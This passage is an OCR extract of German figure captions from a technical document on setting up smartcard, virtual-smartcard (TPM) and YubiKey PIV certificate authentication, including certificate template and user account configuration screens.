

Abbildung 12 Meldung über die Falscheingabe des Smartcard-PIN

[7] *Bildquelle: By Yubico - Own work, CC BY-SA 4.0, https://commons.wikimedia.org/w/index.php?curid=52063469*



Abbildung 13 TPM-Managementkonsole zur Verwaltung des TPM-Chips



Abbildung 14 Allgemeine Konfiguration der Zertifikatsvorlage



Abbildung 15 Konfiguration des Zwecks und des Schutzes des privaten Schlüssels



Abbildung 16 Konfiguration der Kryptografie



Abbildung 17 Konfiguration der Zugriffsrechte



Abbildung 18 Konfiguration des Benutzerkontos



Abbildung 19 Erzeugung der virtuellen Smartcard



Abbildung 20 Virtuelle Smartcard im Gerätemanager



Abbildung 21 Anforderung des Zertifikats zur Smartcard-Authentifizierung



Abbildung 22 Zertifikat zur Smartcard-Authentifizierung



Abbildung 23 Anforderung des Zertifikats mit YubiKey PIV Manager



Abbildung 24 Auswahl der Zertifizierungsstelle



Abbildung 25 Erfolgreiche Generierung des privaten Schlüssels



Abbildung 26 Zertifikat zur Smartcard-Authentifizierung mit YubiKey

